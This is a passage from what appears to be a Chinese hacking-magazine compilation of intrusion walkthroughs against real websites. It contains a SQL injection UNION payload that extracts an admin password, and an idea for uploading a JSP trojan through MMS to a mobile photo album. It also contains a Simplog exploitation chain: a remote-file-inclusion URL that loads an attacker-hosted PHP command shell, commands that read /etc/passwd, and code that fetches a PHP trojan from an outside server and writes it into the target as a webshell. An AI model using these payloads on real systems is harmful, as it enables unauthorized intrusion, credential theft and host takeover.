


图6 匹配了UNION查询




图7 查询到管理员信息

http://www.btioyo.org/content/News/news_item.asp?Content_ID=-1+UNION+SELECT+password,username,3,4, group_id,6,7,8,9,10,11,12,13,14,15,16+FROM+users+where+username='admin'

可以看到管理员账号是admin，Email是tkorman@btioyo.org，也看到了那个BT的密码是"6] S\](第4个字符打不出来，大家自己看看图7)，夸张吧，这种奇怪字符，难怪啊D猜不到，呵呵！接下来就是找管理员登陆的地方了，这个不用费事，直接看代码结构就能看到在users/login.asp这里，输入管理员信息就能进去了，里面的东西到底多精彩，我就不继续说了，有兴趣的朋友自己去发掘吧！

后 记

测试完了去官方网站看了下，发现它发布了一个补丁，但是只修补了News_Item.asp这个文件，没有修复download_click.asp这个文件，看来修复不彻底哦，我也没来得及再去测试，有兴趣的朋友可以再测试下，或者读读它的代码，我觉得漏洞好像还不止这些，记得发现了和大家分享哈。

（文章中用到的啊D注射器在光盘中有收录）

编辑点评： 一款国外ASP写的系统的漏洞利用，作者在测试利用过程中就遇到的问题一一解决，最后顺利拿到管理员的密码；可惜作者没有继续下去，进入后台，想办法传个ASP的马上去，再搞定主机的权限。不过作为一次测试也不能强求那么多了，能拿到管理员密码以后能做的事就多了，大家可以自己发挥了，总的来说，作者思路一步扣一步，写得很清晰，很容易懂。

新思路现网易WAPBLOG漏洞

光芒果[I.S.T]

从本文你可以学到：
1、利用手机彩信入侵移动相册的思路
2、利用手机彩信挂木马的思路

上次我无意中发现了网易WAPBLOG的漏洞，一切全是幸运，没什么技术可言的，但也就此结识了一位在网易的朋友。时间过去也蛮久了，网易的WAPBLOG程序也早就换过了，安全性自然也提高了。但今天突然想到一个入侵网易WAPBLOG的新思路，但一切也只是一个思路，并没有真正实施，因为要实施这个想法还需要一定的硬件设备。但我认为这个思路如果实施，成功的可能性很大，所以写出来与大家探讨一下，只期待结果的朋友可以跳过此文了。

好了，说了那么多，也该转入正题了。我们注意到，网易的这个WAPBLOG除了具备BLOG的功能外还具备有移动相册的功能，当初我会无意中撞进去也就是冲着这个功能来的。移动相册是通过彩信把手机中的图片发到指定号码然后再把文件存进服务器的，当然，可以发的不只是图片，还有铃声。发送过去的东西都是以原来的格式保存的。我突然想到，如果发送的不是图片或铃声，而是其他文件会怎么样呢？照我推测应该也是按原文件格式保存的，因为我想没人会注意去过滤一个彩信的内容吧。这样一来不就明显存在一个上传漏洞了吗！只要我们用数据线把一个JSP木马导入手机，再通过彩信把这个JSP木马发送到网易WAPBLOG的指定号码，我们不就可以轻松得到一个SHELL了吗！当然这是需要一定的硬件支持的，除了数据线之外，我们还需要一台智能手机，因为一般的手机是不能发送除图片和铃声格式外的其它文件的。当然，如果是普通手机，我们还可以试试把HTM文件后缀改为JPG然后导入手机发送看能不能执行，但因为网易用的是非WIN系统，所以估计成功的可能性不大。

不仅网易，其实还有很多类似的移动相册，而且能办得起这类相册的大都是一些大站。如果漏洞真的存在那这许多大站不就可以被轻易入侵了吗？如果某个站用的是WINDOWS+IIS的，或许没有智能手机也可以被我们轻易挂马。

当然上面说的都只是思路，具体情况怎么样没试过谁也还不知道，但既然想到了，我也要提醒一下大家或许还可以这样入侵，至少我是提醒了我网易的那个朋友的。

细析Simplog系列漏洞 迂回终取WebShell

小天

从本文你可以学到：
1、Simplog的系列漏洞产生原因
2、Simplog的系列漏洞的利用
3、迂回上传取得Webshell的方法

Simplog是国外的一款用PHP脚本写的，可以支持DB2、Firebird、FrontBase、MS SQL Server、MySQL、Oracle等众多数据库的Blog系统，其功能强大、结构简单，更多功能你可以去它的官方网站（http://www.simplog.org）查看，我就不列举了。这个Blog系统在国内外使用的人都比较多，在google中用关键字：Powered by Simplog进行搜索，得到：约有91,800项符合查询结果。

用的人虽然不少，但它的安全性却不好，在短短的时间内，在它身上就发现了暴露绝对路径、SQL注射、执行命令等系列漏洞，现在带你逐个分析并加以利用，在Google的搜索得到的结果中随便选择一个目标（http://www.***olshed.net/simplog/index.php）作为我们今天的测试目标，OK，上路吧！

漏洞一　暴露绝对路径

我们打开上面的网址，随便选择一篇文章阅读，会看到地址栏上的路径类似于http://www.***olshed.net/simplog/archive.php?blogid=1&pid=3这样的，该路径显示的是blogid为1、pid为3的文章；其中pid就是文章的序号，我们可以把pid的3换成字母k，然后提交：http://www.***olshed.net/simplog/archive.php?blogid=1&pid=k就可以如图1所示暴出绝对路径了，也可以直接提交http://www.***olshed.net/simplog/archive.php?blogid=A（图2），或者干脆提交http://www.***olshed.net/simplog/archive.php都可以暴出绝对路径。




图1 改pid为k暴出路径




图2 提交blogid为A也可以暴出路径

像这里我们暴出的路径就是：/home/pwood001/public_html/simplog/adodb/adodb-errorhandler.inc.php。但是只暴出路径好像也不算什么大漏子，也没有什么实际的利用价值，只能看些文件目录的层次信息，算一个鸡肋。

漏洞二　SQL注射漏洞分析

在SQL风靡一时的今天，simplog也不例外的存在SQL注射漏洞，在其index.php中有这么一段代码如下：

```
<?
//————省略一些无关代码————
    $blogid = $_REQUEST['blogid'];
    if(!isset($blogid)) {
            $blogid = 1;
    }
    $blogInfo = new BlogInfo($blogid);
    include("header.php");
?>
```

在archive.php文件中存在这样一段代码：

```
<?PHP
//————省略一些无关代码————
if(!isset($_REQUEST['blogid'])) {
    $sql = "select * from blog_list";
    $r = $db->Execute($sql);
    $blogid = $r->blog_id;
} else {
    $blogid = $_REQUEST['blogid'];
}
//————省略一些无关代码————
?>
```

看上面的两段代码，在index.php和archive.php这两个文件中，$blogid这个参数都是直接由$_REQUEST获得；大家查PHP手册可以知道：自动全局变量$_REQUEST包含$_POST,$_GET,$_COOKIE这三种取值方式。那我们就可以通过这三个方式提交$blogid，它没做任何的过滤就去查询了，所以在这里就出现了一个SQL注射漏洞，我们即可用UNION查询管理员账号和密码了，但是这个系统的密码是MD5加密的，利用价值不大，我们先放一放。

漏洞三　远程执行命令漏洞

继续看还有没更容易利用的漏洞，在doc/index.php的11-17行可以看到这样的代码：

```
<?php
    if(isset($_REQUEST['s'])) {
            include($_REQUEST['s'].".html");
    }
?>
```

大家可以看到$_REQUEST['s']这个值没有进行任何的过滤就加上了后缀.html，那我们就可以自己构造这个$_REQUEST['s']值，进而构造出恶意.html文件来利用了。在$_REQUEST的三种取值方式里，在这里随便使用一种就可以，我们选取最方便的$_GET，即直接提交我们构造的参数给s就可以利用了。

我们的思路是这样的：把执行命令的语句保存为HTML格式，放在我们自己的服务器上，在目标主机的allow_url_fopen = On的条件下（这个条件一般都是满足的），就可以请求我们构造的HTML文件来执行命令了。

首先我们写一段执行命令的脚本，语句和注释如下：

```
<?php
if (get_magic_quotes_gpc())
    {$_REQUEST["cmd"]=stripslashes($_REQUEST["cmd"]);} //提取cmd的值
    ini_set("max_execution_time",0);
    echo "<br>I.S.T<br>";  //返回值的开始 为了区分返回值
    passthru($_REQUEST["cmd"]);  //把cmd的值用passthru来执行
    echo "<br>I.S.T<br>"; //返回值的结束 为了区分返回值
?>
```

这段代码的意思就是：取得cmd的值，然后调用passthru来执行它。我们把这段代码保存为cmd.html（保存的文件名字随便，但是后缀一定得是.html），把它上传到我自己的服务器上，得到地址是：http://www.iceskysl.net/cmd.html，OK！现在我们就可以来利用了。

我们提交s为http://www.iceskysl.net/cmd，则按照上面的代码执行，得到$_REQUEST['s']为http://www.iceskysl.net/cmd，然后加上后面的.html，就会去打开http://www.iceskysl.net/cmd.html这个文件了，我们再用cmd提交命令参数就可以执行该命令了。例如我们想查看目标主机名，则在*UNIX下使用hostname命令，所以提交cmd为hostname，则完整的路径就是：http://www.***olshed.net/simplog/doc/index.php?cmd=hostname&s=http://www.iceskysl.net/cmd，可以看到图3返回的结果显示其主机名为twx3.tdmwebx.com。




图3 查看目标主机名

按照这样的方式我们可以执行很多的命令来获得更多的信息，我们尝试着来看看能不能看到etc/passwd的值，和上面的原理一样，修改cmd值为catect/passwd，提交如下地址：

http://www.***olshed.net/simplog/doc/index.php?cmd=cat%20/etc/passwd&s=http://www.iceskysl.net/cmd就可以看到你顺利显示了ect/passwd的值，如图4所示。



图4 显示ect/passwd的信息

在上面得到的/etc/passwd信息中可以得到账号，但是其密码是系统加密后放在/etc/shadow中的，只有超级用户才能查看，我尝试执行cat/etc/shadow没有成功，到这里我们有个思路就是用流光之类的工具提取上面显示的账号进行暴破，如果能找到几个弱口令就能Telnet或SSH上去就能得到SHELL了，我机子配置不行，也懒得去跑，再换思路！

漏洞四　上传WEBSHELL

上面我们可以得到账号信息，但是苦于没有密码还是没办法登陆上去，又不想去跑密码，我们就可以按照下面的思路来想问题了，我们可以构造一个写文件的"HTML"文件读我们的木马，

然后写到目标主机上，就可以得到 webshell 了，说干就干！如下构造语句：

```
<?
$f=file_get_contents("http://www.iceskysl.net/1stphp.txt");
$ff=fopen("../doc/pp.php","a");
fwrite ($ff,$f);
fclose($ff);
?>
```

解释一下，1stphp.txt 是我的一个 PHP 木马文件，也放在我服务器上，地址是：http://www.iceskysl.net/1stphp.txt，先用 file_get_contents 做连接，然后建立一个 pp.php 的文件，并把上面取得的内容写进去，最后关闭连接。

把这个文件保存为 creatfile.html，然后上传到我自己的服务器上，得到地址是：http://www.iceskysl.net/creatfile.html，然后我们就提交 s 为 http://www.iceskysl.net/creatfile，提交得到如图 5 所示的信息。

